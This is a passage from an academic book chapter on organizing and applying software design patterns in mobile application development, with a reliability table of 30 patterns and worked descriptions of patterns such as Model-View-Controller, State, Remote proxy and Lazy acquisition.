Patterns have been introduced and widely adopted by the software community to support the systematic design of software with desired qualities. In a general sense, a pattern presents a known solution to a recurring problem in a context (Gamma et al., 1995). A pattern in software engineering has been defined as a description of communicating objects and classes that are customized to solve a general design problem in a particular context (Gamma, Helm, Johnson, & Vlissides, 1995). Patterns range in their

DOI: 10.4018/978-1-5225-3422-8.ch021

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

abstraction level, varying from abstract architectural styles to design patterns and low-level programming idioms (Buschmann, Meunier, Rohnert, Sommerland, & Stal, 1996). They can be divided into general (or domain-independent) patterns (Gamma et al., 1995; Buschmann et al., 1996) and domain-specific patterns. Domain-specific patterns, such as Core J2EE Patterns, are tailored to specific application areas, technologies, development tools, or platforms (Alur, Crupi, & Malks, 2001; Fowler, 2003).

In the efficient usage of patterns, domain knowledge plays a significant role. The domain presents a specific context, which may limit the usage of some general patterns but also calls for domain-specific patterns that are not necessarily valid in other domains. One such specific, highly challenging, present-day domain is the mobile domain, encompassing both technological and application specificities. The mobile domain represents a challenging software design environment caused by technologically imposed and dynamically changing constraints, and by the complexity of applied business models, among other factors.

A large number of patterns have been elicited and distilled during the last decades. Nowadays, patterns are available through a variety of media, e.g., books, journal articles, conference papers, Internet catalogs, and software framework documentation. However, finding the pattern particularly suitable in a specific problem setting and domain has become more difficult. Even if patterns are available that document proven and successful solutions to the problems faced, the practical application of these patterns is often highly challenging. Identifying an appropriate pattern suitable to the problem in the present domain requires experience and often takes too long. The designer would merely avoid taking the risk of searching, learning, and applying a pattern (especially if it is not known beforehand) if considerable time needs to be spent locating the pattern. Better approaches are needed for the efficient use of well-established design knowledge embedded in patterns.

In this chapter, we present, at first, the practical challenges of utilizing patterns in domain-specific application development, focusing on the mobile domain. After that, we give a sample collection of mobile domain patterns and illustrate their description and usage. Finally, we introduce the generic architectural model approach for organizing patterns as a way to solve the challenge of efficient pattern usage. The validation of the approach with a company case of commercial software product development is also presented.

BACKGROUND

Patterns are now widely used method for documenting and sharing verified design knowledge in the software engineering discipline. Their essential elements include (Gamma et al., 1995): the pattern name, the description of the design problem and its context, the solution describing elements, their responsibilities and collaborations, and the consequences of applying the patterns, e.g., the benefits and trade-offs. There is exhaustive number of patterns available from different sources, in varying quality. These sources include:

- Widely known pattern catalogs published as books. These patterns can be expected to have gone through the review process, as the published patterns above, and/or their authors are known experts in the field. Usually, these patterns are widely acknowledged and used, and, hence, can be useful for documentation and knowledge transfer.
- Patterns and pattern catalogs published in journals, conferences, or workshops. These patterns have been shepherded and then peer-reviewed by others.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Patterns from free resources (e.g., self-published articles on the Internet). No review process can be assumed for these patterns.

Patterns are typically collected in pattern catalogs. The patterns in catalogs are organized according to some of their specified characteristics, and the relationships between them are typically described. To be practically useful, the catalogs should contain only a restricted number of patterns that reflect the most commonly encountered design problems. Depending on the type of the pattern catalog, it addresses the general design problems or the problems specific to a particular domain. Among domain-independent pattern catalogs, one of the most well known is the famous GoF catalog presented in Gamma et al. (1995). An example of a domain-specific catalog is the Core J2EE Pattern Catalog (Alur et al., 2001), which covers many of the patterns useful in designing enterprise applications with J2EE.

The use of patterns promotes development of flexible and reusable architectural and design solutions that are vital for software companies. Identifying essential and appropriate patterns for the particular domain is an important issue for software architects. When there is no single, well-established core pattern catalog available for the domain, such as core J2EE patterns mentioned previously, software engineers face a serious challenge using patterns efficiently within that specific domain. They need efficient ways to identify appropriate patterns from a vast number of heterogeneous sources, and to assess the quality of the patterns and their suitability to the particular domain. The patterns applicable to the domain can be divided into: i) patterns specific to (or particularly useful in) the domain; and ii) patterns from other domains or domain-independent patterns that can also be used in the domain in question. Examples of mobile domain-specific patterns are the Synchronization and the Remote Proxy patterns (Roth, 2002), as well as the two-phase construction and the cleanup stack idioms (Tasker, 2000). The patterns from other domains directly applicable to the mobile domain can be exemplified by the Model-View-Controller (MVC) (Tasker, 2000) or by the Remote façade pattern (Yuan, 2004a; Fowler, 2003).

When approaching pattern usage from a domain-specific point of view, first we need to understand the domain specificity of patterns. Furthermore, for providing solutions for the efficient usage of patterns, we need to analyze how the patterns can be organized and applied. These issues are tackled in the following three subsections.

Domain-Specific Patterns

The concept of domain refers to an area of activity within a larger environment with specific characteristics, concepts, and ways to operate, which can be fully understood and explained by the domain experts. Different types of domains are identified within different spheres of interest; examples of domain types include business domains, problem domains, application/solution domains, and technology domains. In general, a domain can be seen as a part of the real world or as an area of knowledge bounded by a certain set of constraints. Within different communities, two distinct meanings of domain can be distinguished: i) Domain as the "real world"; and ii) domain as a set of systems (see, for example, Czarnecki, 1998; Harsu, 2002; Kaushik, 1997; Allen & Frost, 1998). An alternative view on the meaning of domain is exemplified by the RM-ODP reference model (ISO/IEC 10746-1, 1998), where a domain is seen as a set of grouped objects in which a particular aspect of object behavior is controlled by the same authority. An example of such a domain is a security domain, where object behavior is controlled by a security authority.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The mobile domain may be seen as encompassing both meanings of a domain. It includes the mobile application domain (embracing business needs, constraints, and technical issues related to the mobile applications and telecommunications, i.e., domain as "the real world"), as well as the mobile technology domain (common technical solutions employed in mobile applications, telecommunication, and wireless systems, i.e., domain as a set of similar systems). In other words, the constraints and related problems imposed by the mobile application domain result in a particular class of somewhat similar technical solutions, which together comprise the mobile technology domain.

The complexity and peculiarities of the mobile domain, as well as the rapid development of the technologies, introduce design problems that are not present in traditional application environments. This, in turn, often necessitates design solutions differing from those commonly applied under other conditions. These solutions should take into account the specifics of mobile terminals, such as limited battery power and small screen size, and the limitations of wireless networks, such as restricted bandwidth and availability. Furthermore, the applications should be future-proof, i.e., remain up to date in the face of quickly evolving technology, and they need to be implemented and ported quickly to new technologies and platforms. The solutions being developed need to meet a number of quality goals, such as modifiability, understandability, costs, and time to market, in addition to functionality and performance. Meeting these goals, to a large degree, depends on the architecture (Bass, Clements, & Kazman, 1999). Therefore, appropriate architectural design is of great importance in mobile application development.

Domain knowledge encompasses the generic concepts that belong to the domain of interest, e.g., architectural elements, implementation methods, or architectural styles (Jazayeri et al., 2000). This knowledge can be acquired from domain information (papers, books), domain standards, or domain experts. Domain-specific patterns can be defined as the patterns documenting the domain-specific knowledge. As discussed in Buschmann et al. (1996, p. 421), domain-specific patterns "capture the structure of a domain, namely its constituting entities, their relationships, and, very importantly, how the work is organized". In the context of the mobile domain, the domain-specific patterns are those encapsulating the common (mobile application domain) solutions addressing the problems frequently encountered in mobile technology domain.

Organizing Patterns


When patterns are cataloged, the organization of the catalog should support an easy, quick, and reliable identification of patterns suitable for a particular problem the designer faces. Therefore, the organization of patterns in the catalog should be aligned with the steps that the user takes while selecting the patterns.

Selection can be seen as the process of constraining the space of potentially applicable patterns from the most general (widest) to the most specific (narrowest). At the beginning, all patterns are potentially equally suitable. In the design process, their space is gradually constrained by: Platform, Functionality, and Problem (non-functional) (see Figure 1 below). In addition, the suitability of some or all patterns may be reduced or eliminated by the lack of knowledge (pattern is unknown), the lack of practical experience (the pattern's use is perceived as risky), the perceived lack of time, the organizational practices, etc.

Two different phases of pattern use can be distinguished: the learning phase (i.e., when patterns are being learned) and the active-use phase (i.e., when patterns are actually used for design). In these two phases, different organization of patterns would be preferable. During the learning phase, organization based on a problem domain (as often presented in books and pattern catalogs) is usually more useful.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Constraining the space of applicable patterns



In the active-use phase, when patterns are selected for practice, organization based on the selection process is more useful.

Our view for pattern organization is that to support the efficient selection of patterns, patterns should be organized according to the steps of the selection process. In particular, patterns should be organized according to:

- Functional responsibilities of the component being designed.
- Problem being addressed.
- Platform-imposed constraints.

Furthermore, for the efficient selection of patterns, a pattern catalog should provide ratings. Based on these ratings, patterns can be prioritized according to the requirements of a particular developing organization. The ratings should reflect:

- The credibility of their source (widely known books are often more credible than unpublished articles).
- The frequency of their reported, successful use in a mobile application development.
- The frequency of their reported, successful use in other (non-mobile) technological domains.

The constraints of the mobile domain, as well as the practices adopted within the developing company, may affect the selection process (hence, pattern organization) by further constraining the platforms, needed functionality, and problems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Application of Patterns

In general, the application of patterns in software development may follow a top-down or bottom-up approach. The top-down design can be performed in two phases, as described in the quality-driven design and analysis method (QADA) presented in Matinlassi et al. (2002). In the first phase, a highly abstract, conceptual architecture is produced, which includes the high-level architectural components. The design activities in this phase may be supported by the architectural patterns (Matinlassi et al., 2002). In the second phase, the high-level components are refined, for example, by further decomposing into smaller components, and the interconnections between them are specified. As a result, a less abstract, concrete architectural model is created. Design patterns can be employed to facilitate the design at this phase. Thus, different patterns are used at different phases dealing with distinct abstraction levels:

- Architectural patterns are employed to produce a highly abstract conceptual architecture.
- Design patterns are used to facilitate the creation of less abstract concrete architecture.
- Idioms are applied at the implementation stage to address the peculiarities of a particular language or platform.

The use of patterns in the top-down approach to design is described in the so-called "pattern language for applying patterns". According to this pattern language, the architectural design should start with a high-level architectural vision and should then evolve by a process of piecemeal growth, wherein the stepwise growth is used to "refine and complete a given design structure with patterns." One or several entry-point architectural patterns specified in a language are employed at the beginning of the design process to construct a simple and abstract architectural vision, reflecting the fundamental structure and design principles of the system. The entry-point patterns provide guidelines describing related patterns as well as the order in which they are applied. These entry-point patterns, therefore, provide an essential support for the process of stepwise growth that is used to develop the architectural vision into a fully elaborated, complete architecture (Schmidt et al., 2000a; Schmidt et al., 2000b).

This top-down approach can be exemplified using the pattern language presented in Fowler (2003). In terms of Fowler's layers, top-down design may be implemented as follows (assuming three layers are presented):

- Define Domain logic layer (the rest depends on it).
- Define Database layer.
- Define Presentation layer.

In this example, the Layers pattern is the entry-point pattern; according to it, enterprise applications are divided into the Presentation, the Domain logic, and the Data source layers. Some or all of these layers may be needed. Within each layer, further decomposition may be needed to achieve specific qualities.

An alternative to the top-down approach is the bottom-up approach. As opposed to the top-down approach, this approach is based on the available components, frameworks, platforms, programming languages, personal expertise, etc. The bottom-up approach emphasizes applying general solutions to a wide range of problems. It is mainly focused on required functionality and performance, and is less concerned with achieving other (non-functional) quality goals. As a result, these goals may remain unattained in the case where the bottom-up approach is followed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In practice, top-down and bottom-up approaches are used together. For instance, various constraints can be taken into account while designing the architecture according to the top-down approach. An example of such a trade-off can be found in Fowler (2003), where the Front controller pattern is suggested to design the presentation layer, when Java is used as a programming language, and the Page controller is suggested in case the development is going to be performed using Visual Studio.

PATTERNS FOR THE MOBILE DOMAIN

The mobile environment represents a technology domain that has its peculiarities, and those peculiarities strongly affect the design solutions. In solving a design problem with patterns, these peculiarities should be taken into account when identifying suitable patterns. Namely, the patterns fitting the current design problem and matching the context of the current application need to be selected (Gamma et al., 1995). While rich collections of patterns are already available through different sources, their applicability to the mobile domain needs to be evaluated by the designer, as the consequences of patterns (and, possibly, other characteristics as well) may have different significance in the context of mobile applications. Some domain-independent and domain-specific patterns available in pattern catalogs might appear to be inappropriate in this context or require modification. On the other hand, some patterns address the problems often encountered in designing mobile applications and, hence, are highly valuable in the mobile domain.

If the mobile domain is considered as a set of constraints and problems commonly encountered in the domain, then it is reasonable to further classify these constraints according to the layer of architecture to which these constraints apply. The reason for separating constraints is the observation that the constraint differs significantly, depending on the layer. For instance, at the layer of network connectivity, the constraints may include keeping the communication uninterrupted in spite of the movements of a mobile terminal. At the application layer, an example of the constraint is the small screen size, making the design of user-friendly UI challenging. Consequently, for a distinct architectural layer, the recurring problems and solutions are likely to differ, too. Different patterns are likely to be relevant at different layers of the architecture.

To identify the patterns that are useful in the mobile domain, the opinions of experts in the field of mobile application development are of the utmost importance. For instance, experts are able to point out the most frequently encountered or the most demanding problems they face in the development process; the patterns addressing these problems are likely to be useful. However, in the absence of the experts' opinions, when identifying the patterns for mobile applications, we relied on publicly available sources. Namely, we considered a pattern useful in the mobile domain if, in one or several sources, the pattern has been reported as useful in the mobile domain. Based on public sources, including books, journal articles, conference papers, and online articles, we identified and reviewed 30 patterns for mobile applications. This selection of patterns for review here can be considered as a representative, although by no means comprehensive, sample of available mobile patterns.

While a number of patterns can be found in different sources, the reliability of these patterns, indicating how sure the developer can be that the patterns really work as described, may vary greatly. For example, the GoF patterns (Gamma et al., 1995) have very high reliability, as they have been tested for years in a variety of applications. Meanwhile, for some patterns, no evidence (other than the claims of the authors) proving their successful application is available. In the Table 1 below, the considered 30 patterns are listed, along with comments on their reliability.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Patterns for mobile application development and remarks on their reliability

Pattern Name	Reliability
Architectural Patterns	
Model-View-Controller	High
Active object	High
Client-server	High
Microkernel	High
General Patterns	
Abstract factory	High
State pattern	High
Observer	High
Adapter	High
Factory method	High
Singleton	High
Template method	High
Façade pattern	High
Interactive Content Development (User Interface Design)	
Cascading menu pattern	Medium
Wizard dialog pattern	Medium
Pagination pattern	Medium
Slide show pattern	Medium

continues in next column

Table 1. Continued

Pattern Name	Reliability
Distribution Patterns	
Remote façade	High
Data transfer object	High
The remote proxy pattern	Low
Resource Management	
Lazy acquisition	High
Eager acquisition	High
Caching	High
Virtual component	High
Synchronization Patterns	
The synchronization pattern	Medium
Patterns for Point-to-Point Communications	
The communicator	Low
The connection factory	Low
Channels with configurable protocols	Low
Idioms	
Android interface definition	High
Two-phase construction	High
Thin template	High

Patterns With Reported Use in the Mobile Domain

Of all the 30 identified mobile patterns in the Table 1, one from each of the separate categories is described as an example. For each pattern, a brief description is provided first, followed by the definition of the design problem and solution to this problem. Also, examples of the application in the mobile domain are provided, along with the references to related patterns and the information sources where the pattern is described.

Architectural Patterns: Model-View-Controller

Within the group of architectural patterns, Model-View-Controller, Active object, Client-server, and Microkernel, patterns are considered. Below, the Model-View-Controller pattern is described.

Brief Description

The pattern is used in interactive applications to make the user interface (UI) easier to change; it divides the application into the controller(s) handling user input, the model providing the core functionality, and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the view(s) displaying the information to the user. The pattern ensures that the UI formed by the view and the controller is consistent with the model.

Context and Problem

The Model-View-Controller (MVC) pattern is suitable in the context of applications with a flexible UI or with a UI prone to change requests often. A flexible UI is required in two situations. First, multiple interfaces may need to be implemented for the same system to meet different requirements of its end-users. Second, the UI may need to be changed in accordance with the changes in the implemented functionality. If the UI is tightly coupled with the core functionality of the application, changing the UI is difficult and error prone. Often, a modification of the UI propagates to many modules of the system, or even separate systems, which then need to be implemented for each interface (resulting in poor portability).

Solution, Its Consequences, and Its Liabilities


The pattern recommends an application to be divided into processing (Model), output (View), and input (Controller) parts, as shown in Figure 2.

The Model component encapsulates the core functionality of the application (along with related data), and should be independent of the application's output or input behavior. Thus, it provides interfaces for performing application-specific services and for accessing the data.

One or several View components fetch the data from the Model and display the data to the user. A separate Controller is assigned to each View; it receives the user input and issues appropriate service requests from the Model. A View may provide the Controller with the functionality that allows direct manipulation of the display (e.g., for scrolling).

The pattern also specifies the change-propagation mechanism. The Views and Controllers that need to be informed about changes in the Model register themselves with the Model (see the "attach" method

Figure 2. Model-View-Controller architectural pattern



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in the Figure 2). Then, whenever the state of the Model changes, the registered Views and Controllers are informed.

As a *consequence* of the pattern being applied, additional Views (and Controllers) can be implemented without the need to make changes in the Model. These Views and Controllers can be implemented as "pluggable," i.e., they can be added/removed at runtime. Because of the change-propagation mechanism, the Views and Controllers remain synchronized with the Model. The ability to change Views and Controllers without modifying the Model improves the portability of the architecture.

The liabilities of the pattern include:

- Increased complexity of the application.
- Potentially excessive number of unnecessary change notifications (not all Views are interested in all changes of the Model).
- Close coupling of the View and Controller to the Model; as a result, changes in the Model may necessitate the changes in Views and Controllers.
- The access to data from the View may be inefficient from a performance point of view, if multiple calls to the Model are needed to display data.
- The need to change the View and Controller when porting the application, though platform-independent code is present in these components.

Use in the Mobile Domain

The pattern is widely used in the mobile environment. Its use is facilitated by the availability of the frameworks providing the relevant components. For instance, the MVC pattern is supported by Cocoa Touch, an application framework for iOS mobile devices (Apple, n.d.).

When creating Java applications that will run on MIDP (Mobile Information Device Profile) devices using J2ME, the use of MVC may appear prohibitive, as the implementation of additional classes increases the size of the resulting JAR files (de Jode, 2004; Yuan, 2004b). A possible solution to this problem is to employ instead the Model-View pattern (Buschmann et al., 1996), where the View component combines the functionality of both the View and Controller in the MVC pattern.

The MVC pattern is also enforced by the Struts framework (http://struts.apache.org/) that represents a framework for building Java Web applications.

Related Patterns

An alternative approach to decouple the UI from the core of the application is described in the Presentation-Abstraction-Control pattern (Buschmann et al., 1996). The Model-View pattern (de Jode, 2004) or the Document-View pattern (Buschmann et al., 1996) represent a simplified version of the MVC suitable for environments with highly constrained memory. In this simplified version, the responsibilities of the Controller and the View are united in the View component.

When implementing the MVC pattern:

- The change-propagation mechanism is implemented using the Publisher-Subscriber pattern (Buschmann et al., 1996).
- The Command Controller pattern (Buschmann et al., 1996) can be used to make the Controller independent of the Model and, therefore, make the Controller reusable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- The creation and initialization of multiple controllers can be performed using the Factory Method pattern (Gamma et al., 1995).
- The Composite pattern (Gamma et al., 1995) can be employed to create hierarchically composed Views.
- The Chain of Responsibility pattern (Gamma et al., 1995) can be used to implement event distribution across active Controllers.

Source and References

The comprehensive description of the pattern can be found in Buschmann et al. (1996). Examples of the use of this pattern in the mobile domain are found in Tasker (2000), Digia (2003), Höß et al. (2003), Chung (2011), and Apple (n.d.).

General Patterns: State Pattern

This section presents the State pattern as an example of general patterns, i.e., the patterns applicable across a variety of domains. Other examples of general patterns include Abstract factory, Observer, Adapter, Factory method, Singleton, Template method, and Façade patterns, to name a few.

Brief Description

The State pattern encapsulates the states of an object so that the object can change its behavior when its state object changes.

Context and Problem

The pattern is applicable in those situations when the runtime behavior of an object changes, depending on its current state (e.g., protocol implementation). Such behavior is often implemented by multipart conditional statements, wherein the state is usually represented by one or more enumerated constants. Often, these conditional statements are incorporated into various places in the code, resulting in the duplication of the code and making the code more difficult to understand and modify.

Solution, Its Consequences, and Its Liabilities

The State pattern (Figure 3) allocates a separate class for each branch of the conditional statement representing state-specific behavior.


For this pattern, an abstract class is introduced (State) that declares the common interface for all states. The classes representing specific states (ConcreteState) are derived from the State and implement state-specific behavior. The Context class maintains a state object (a ConcreteState) corresponding to the current state and delegates all the state-specific behavior to this object. Whenever the state changes, the Context changes the ConcreteState object.

The following benefits can be expected when the pattern is applied:

- The pattern localizes state-specific behavior in separate classes. As a result, new states and state changes are easy to add by implementing additional ConcreteState classes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. UML class diagram of the State pattern



- The pattern helps to prevent large conditional statements and, hence, imposes structure on the code, making the code clearer.
- The pattern allows the treatment of the object's state as an object that can be modified independently from other objects.
- The pattern makes state transitions explicit and transparent, thus improving understandability and modifiability of the code.
- If State objects have no instance variables (the state is encoded entirely in their type), then contexts can share a State object.

The pattern also has a slight negative consequence: As the behavior for different states is distributed, it may result in a less compact code (compared to a single class).

Use in the Mobile Domain

As suggested by several sources (Digia, 2003; Read & Titchkosky, 2003), the pattern is applicable and useful in designing mobile applications. The pattern can be used, for example, to implement the states of a communication protocol. In Read and Titchkosky (2003), the use of the pattern in the context of J2ME MIDlets is studied; according to the authors, application of the pattern resulted in improved code readability and maintainability.

Related Patterns

State objects are often singletons and, hence, can be implemented using the Singleton pattern (Gamma et al., 1995). The State pattern can be used together with the Active Object pattern (Tasker, 2000) to implement long-running background threads.

Source and References

A detailed description of the pattern is given in Gamma et al. (1995).

Interactive Content Development (User Interface Design): Cascading Menu Pattern

The patterns in this group include the Cascading menu, Wizard dialog, Pagination, and Slide show patterns (Hui, 2002). Below, the Cascading menu pattern is presented.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Brief Description

By adopting a variant of the Model-View-Controller decomposition in the design of a cascading menu, a reusable and maintainable menu system is produced.

Context and Problem

When implementing software applications for constrained platforms, such as the Java 2 Platform Micro Edition (J2ME) Mobile Information Device Profile (MIDP), realization of a cascading user menu is often challenging. One way to implement such a menu is to use several *List* objects, each implementing a menu screen with an options list.


Upon selection of a menu item, a *CommandListener* determines which option was selected and displays another *List* object representing the submenu. However, as more menu screens are added to the hierarchy, it becomes increasingly difficult to manage and maintain the set of different List subclasses for the corresponding menu screens. In addition, it becomes increasingly difficult to maintain and manage the complex network of dispatching between menu options and screens.

Solution, Its Consequences, and Its Liabilities

The Cascading menu pattern, representing a scaled-down version of the Model-View-Controller, offers a solution supporting the creation of a reusable and maintainable menu system. According to the pattern, the menu hierarchy is represented by a tree-like menu model. The menu model is independent of the view component, which displays the menu screens based on the current state of the menu model. The view component can adapt to an arbitrary complex menu model and reflect the model's current state. Whenever the menu model updates, the view component updates the screens.

In Figure 4, the structure of the Cascading menu pattern is illustrated. The model of the menu tree is built using the *MenuElement* class, whose instances correspond to nodes (parent nodes, or menu containers, and child nodes, or menu items) in this tree. The *MenuElement* also handles navigation logic by

Figure 4. Cascading menu pattern (after Hui, 2002)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

keeping, for each menu item that can be selected, the references to associated objects. If the associated object that has been selected is another menu screen represented by another *MenuElement*, the current *MenuElement* replaces itself with the new one.

The *MenuList* (a subclass of the MIDP *List*) is the view component responsible for displaying menu items in accordance with the menu model.

When a user reaches a menu item triggering some action, a corresponding *MenuElement* calls the interface method *onDisplay*() of the associated *MDisplayable* object. It is the responsibility of the *onDisplay*() method to perform the necessary action.

Benefits of the pattern are:

- The menu model is independent of the view component; thus, the view component (*MenuList*) can be reused in many menu-based applications.
- Navigation logic is encapsulated in the menu model and, therefore, is easier to modify.
- Produced Cascading menu scales well while keeping the structure understandable and maintainable.

Use in the Mobile Domain

In Hui (2002), the use of the pattern is explained for the example of the J2ME MIDP MIDlet.

Related Patterns

The Cascading menu pattern is a scaled-down version of the MVC pattern (Buschmann et al., 1996) tailored for constrained platforms.

Source and References

A detailed description of the pattern, along with code examples is provided in Hui (2002); from the same source, the source code illustrating the pattern can be downloaded.

Distribution Patterns: The Remote Proxy Pattern

The group of distribution patterns includes the remote façade, the value object, and the remote proxy patterns; below, the remote proxy pattern is considered.

Brief Description

A proxy is implemented between the terminal and the network to perform computationally demanding tasks on behalf of the client terminal, and to serve as an adapter allowing other computers to communicate with the terminal without the need to implement terminal-specific protocols.

Context and Problem

The pattern is recommended in the context of computationally demanding applications, which need to be available on terminals with limited computational resources. For example, if an application may involve the computationally intensive rendering of complex graphical elements, implementing such rendering on the terminal may be inefficient.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

This pattern is also useful when the terminal works as a server providing services to other (mobile or stand-alone) client computers. In this scenario, the client computers would prefer to communicate with the server using widely known protocols, rather than the protocols specific to a particular type of terminal providing the services.

Solution, Its Consequences, and Its Liabilities

To resolve the aforementioned problem(s), the terminal should communicate with the other networked computers via an intermediary, called a proxy:

- *The proxy controls the access to the terminal.* In case of a terminal offering services to other computers, the proxy is responsible for accepting incoming service requests, transforming them into a format suitable for the terminal, and delivering it to the terminal, and then processing the results and sending them back to the requesting computer.
- *The proxy controls the access from the terminal to the network.* In case of a terminal with insufficient computational power, the proxy transmits the service request coming from the terminal to a remote service provider; upon the completion of the service, the results are processed by the proxy (e.g., graphical elements are rendered) and returned back to the terminal.

In Figure 5, the structure of the Remote proxy pattern is shown.


The end-use terminal, shown in Figure 5 as *Client*, should run at least the part of an application implementing the user interface. Other parts of the application, especially those requiring intensive computations, can be located on the *Proxy*. A same *Proxy*, usually implemented as a stationary host, may serve several clients.

The interface between the Proxy and the external *Network* is a public one. This interface should not change often; usually the interface is largely defined by a widely used protocol, e.g., the HTTP protocol. On the other hand, the interface between the *Client* and the *Proxy* need not conform to commonly used protocols; it can be based on a proprietary protocol.

The benefits of this pattern include:

- The pattern allows the applications on terminals with limited capabilities to use services with high computational demands.
- The amount of data that needs to be transmitted to the client terminal may decrease significantly.
- Through a proxy, hosts from a network can utilize the public interface to access the services provided by the terminal. Thus, adapting to the specific protocols and interfaces of mobile terminals is not needed.

Figure 5. The Remote proxy pattern (adopted from Roth (2002))



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The following issues in the use of the pattern can be identified:

- In the case of a *Proxy* failure, or a failure in the link between the *Client* and the *Proxy*, the application execution is likely to fail, even if the *Client* and the service provider in the *Network* are still working properly. To address this problem, cache mechanisms along with concurrency control mechanisms could be implemented.
- The *Client* should be able to locate the *Proxy*; therefore, a service discovery mechanism should be implemented, or the *Proxy* should be assigned a fixed address.

Use in the Mobile Domain

Roth (2002) describes the use of the pattern in the implementation of the groupware platform Pocket DreamTeam, supporting both workstations and mobile terminals (PDAs). The remote proxy was employed in this platform to make available for the terminals the computationally demanding services of the Pocket DreamTeam platform, which cannot be implemented on these terminals. Besides, the remote proxy acted as a placeholder in case of possible terminal disconnection.

Related Patterns

The pattern is based on the client-server architecture; however, the roles of participants (e.g., whether the terminal plays the role of a client or a server) are not fixed. The pattern is also based on the Proxy pattern (Gamma et al., 1995). Besides, the pattern has similarity with the Adapter pattern (Gamma et al., 1995) in the sense that the proxy may be responsible for interface transformations.

Source and References

The description of the pattern is provided in Roth (2002).

Resource Management: Lazy Acquisition

The patterns covered by this group include Lazy acquisition, Eager acquisition, Caching, Larger-Grained Operations, and Virtual component; the Lazy acquisition pattern is presented below.

Brief Description

To optimize the use of system resources (memory, file handles, network connections, threads, and database sessions, etc.), the pattern suggests deferring resource acquisition until the latest possible time.

Context and Problem

Available resources, such as memory or network connections, are usually limited; they are often even more limited in the mobile environment. At the same time, it is often necessary to achieve high performance requirements, both in terms of throughput and reaction time (availability). Early acquisition of resources may result in unused resources being unnecessarily acquired, e.g., if these resources are not used immediately.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Solution, Its Consequences, and Its Liabilities

The solution consists of acquiring the resources only when it becomes unavoidable, i.e., at the latest possible time. Upon the initial request for a resource, a Resource Proxy is created and returned to the user; the Proxy is responsible for intercepting all resource requests issued by the User. Only when the Resource User tries to access the Resource, the Resource Proxy acquires the Resource (see Figure 6).

The pattern offers the following benefits:

- It minimizes the possibilities of acquiring unnecessary resources, and, hence, reduces the probability that the resource will be exhausted and/or the system will become unstable.
- It helps to optimize system start-up by removing unnecessary resource acquisition operations.
- It is transparent to the resource user.

The pattern's liabilities include:

- Slight memory overhead for the proxy.
- Significant time delay when a resource is acquired because of the deferred acquisition and the additional level of indirection; moreover, the delay may become unpredictable.


Use in the Mobile Domain

According to Kircher and Jain (2004), the pattern is applied in ad-hoc networking frameworks to offer lazy loading and lazy instantiation of components, as well as for lazy discovery of devices. The pattern is also applied in JVM for loading classes. In de Jode (2004), lazy instantiation is recommended as one of the means of resource acquisition in J2ME programming. McCormick and Schmidt (2012) recommend applying the Lazy acquisition pattern in the mobile environment, as a part of Partial Storage pattern, to synchronize/store data only as needed to minimize network bandwidth and storage requirements.

Related Patterns

The Resource Proxy component follows the Virtual Proxy pattern (Buschmann et al., 1996). The strategy, whereby the Proxy acquires the resources, can be implemented using the Strategy pattern (Gamma et

Figure 6. Class diagram for the Lazy acquisition pattern (adopted from Kircher and Jain (2004))



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

al., 1995). The Evictor or Leasing patterns (Kircher & Jain, 2004) can be used to implement a proper resource-release strategy.

The Eager acquisition pattern (Kircher & Jain, 2004) provides the solution opposite to the Lazy acquisition solution; the Pooling pattern (Kircher & Jain, 2004) combines the Lazy and Eager acquisition into a single pattern.

Source and References

The detailed description and the analysis of this pattern are provided in the book (Kircher & Jain, 2004). The chapter of this book devoted to resource acquisition is available also online at http://posa3.org/ResourceAcquisition.pdf.

Synchronization Patterns: Asynchronous Data Synchronization

In addition to the asynchronous data synchronization pattern described below, belonging to this category is the synchronous data synchronization pattern.

Brief Description

To keep the data on different weakly connected computer devices synchronized, the pattern advises implementing at each device a synchronization engine responsible for tracking the modifications, exchanging this information, and updating the data accordingly when the connection is available, and for detecting and resolving the conflicts.

Context and Problem

The data may need to be kept identical on several devices, for example, on a PDA and on a desktop computer. The connection between these devices is available only occasionally, e.g., once a day. While the devices remain unconnected, different modifications can be done independently on each of these devices. As a result, the data on the devices are said to "run out of sync".

Solution, Its Consequences, and Its Liabilities


The pattern suggests implementing the so-called Sync Engines on the devices where the data need to be synchronized (cf. Figure 7). Each Sync Engine is responsible for: i) registering the changes applied locally to the data; ii) exchanging the information about registered changes with the other Sync Engine, when the connection is available; iii) implementing necessary updates to the data according to the exchanged information; and iv) whenever conflicts arise, resolving them according to a predefined conflict resolution policy.

When this pattern is employed, the data on rarely connected devices can be synchronized. Meanwhile, a number of issues need to be taken into account when the pattern is applied:

- The user(s) should be aware that, because of the absence of connection, the data are not synchronized all the time; therefore, the data available on a device may be outdated.
- To enable synchronization, the data should be structured. The pattern is not applicable for continuous data (e.g., audio).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

